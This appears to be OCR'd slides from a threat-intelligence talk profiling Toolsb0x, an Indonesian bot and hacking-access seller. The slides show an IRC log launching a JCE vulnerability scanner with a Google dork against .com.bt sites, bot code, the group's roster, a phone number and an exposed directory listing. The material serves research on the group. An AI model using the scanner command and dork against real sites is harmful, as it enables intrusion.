Toolsb0x Whois and IP information and related websites for www.**Toolsb0x**.com.

The Bot Dealer



" The only way to have the greatest work in your life is love what you do first "


Toolsb0x teams

The Bot Dealer

```
2013-12-20 00:14:29    byz     !jc "itemid=88" + sit:.com.bt
2013-12-20 00:14:29    con[58]10    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]59    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]55    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]30    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]77    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]34    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]64    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]45    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]95    [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29    con[58]10    (JCE) Dork : "itemid=88" + sit:.com.bt
2013-12-20 00:14:29    con[58]10    (JCE) Scan Started...
2013-12-20 00:14:29    con[58]10    (JCE) Channel is moderate until scanning is done.
2013-12-20 00:14:29    con[58]59    (JCE) Dork : "itemid=88" + sit:.com.bt
2013-12-20 00:14:29    con[58]59    (JCE) Scan Started...
```

The Bot Dealer

https://web.archive.org/web/20130928080521/http://www.toolsb0x.com/ourteams.html



Our Team

Toolsb0x is a site run by a team technicians in an organization and in some Asian countries. Established since 2007 and has undergone several changes in the domain name. And since early 2013 has been authorized to use the domain toolsb0x.com.

Here is a leadership structure toolsb0x :


1. **Mr. Byz** (Toolsb0x Ceo ; Since 2007 until present)
2. **Mr. Jatimhackercrew** (Chairman of the programming field ; Since 2007 until present)
3. **Mr. Louiz Goto** (Head of toolsb0x finance; Since 2013)
4. **Mrs. Catreen** (Head of toolsb0x production; Since 2013)
5. **Mr. Wau** (Head of toolsb0x sellers; Since 2013)
6. **Mr. r00t0** (Head of toolsb0x investement; Since 2013)
7. **Mr. Farhan Ajebole** (Head of toolsb0x customer service; Since 2013)

The Bot Dealer

As the support, until

mid 2014 SMS Support

+ 62 = Indonesia



Contact Us

Working Time:

Monday - Friday

Clock : 10.00 AM - 12.00 PM

and 03.00 PM - 06.00 PM

PIN :


+6281331506508(SMS Only)

Empty (Call Only)

The Bot Dealer

Script, seems to be indonesian;

```
else{$modbot->notice($fp,$fsrc[nick],
 'Perintah salah! Ketik ^B!version <nick>^B');}
```




perintah salah ketik

“Le cordonnier…”

Even bad guys have security issues…


https://www.toolsb0x.com/themes/reserve/images/11.png


Index of /themes/reserve/ir
Recherche Google
https://www.toolsb0x.com/themes/reserve/images/

Index of /themes/reserve/images

- Parent Directory
- 11.png
- bca.png
- bg-body.png
- bg-footer-bottom.png
- bg-footer.png
- bii.png
- bni.png
- box-promo.jpg
- bri.png
- bullet.png
- cellpic.png
- es.jpg
- external.gif
- f.png
- faq.png
- faqs.png

“Le cordonnier…”


Recherche Google
https://www.google.fr/search?tbs=sbi:AMhZZiv72fKJdShEC1Fb9cHblTKoc0mPd57eHynWIBC55KJj
Google
PNG
Web
Images
Actualités
Shopping
Maps
Plus
Outils de recherche

sandiaga uno

Environ 183 résultats (0,83 secondes)

Taille de l'image :
225 × 270

Trouver d'autres tailles de l'image :
Toutes les tailles - Petite

Hypothèse la plus probable pour cette image : ***sandiaga uno***

Sandiaga Sallahudin Uno - Wikipedia, the free encyclopedia
https://en.wikipedia.org/.../Sandiaga_Sallahudin_Uno ▾ Traduire cette page
Salahudin **Sandiaga Uno**, also knowns as Sandi Uno (born in Rumbai, Pekanbaru on June 28, 1969) is one of Indonesia's richest men with estimated net worth ...

The winner is…

The Team toolsb0x

And “simple” Website to sell access, and… more

The winner is Toolsb0x

A good infrastructure :

- Online since January 2013
- Cloud flare
- SSL Certificate
- Some srv Hosted at Ovh

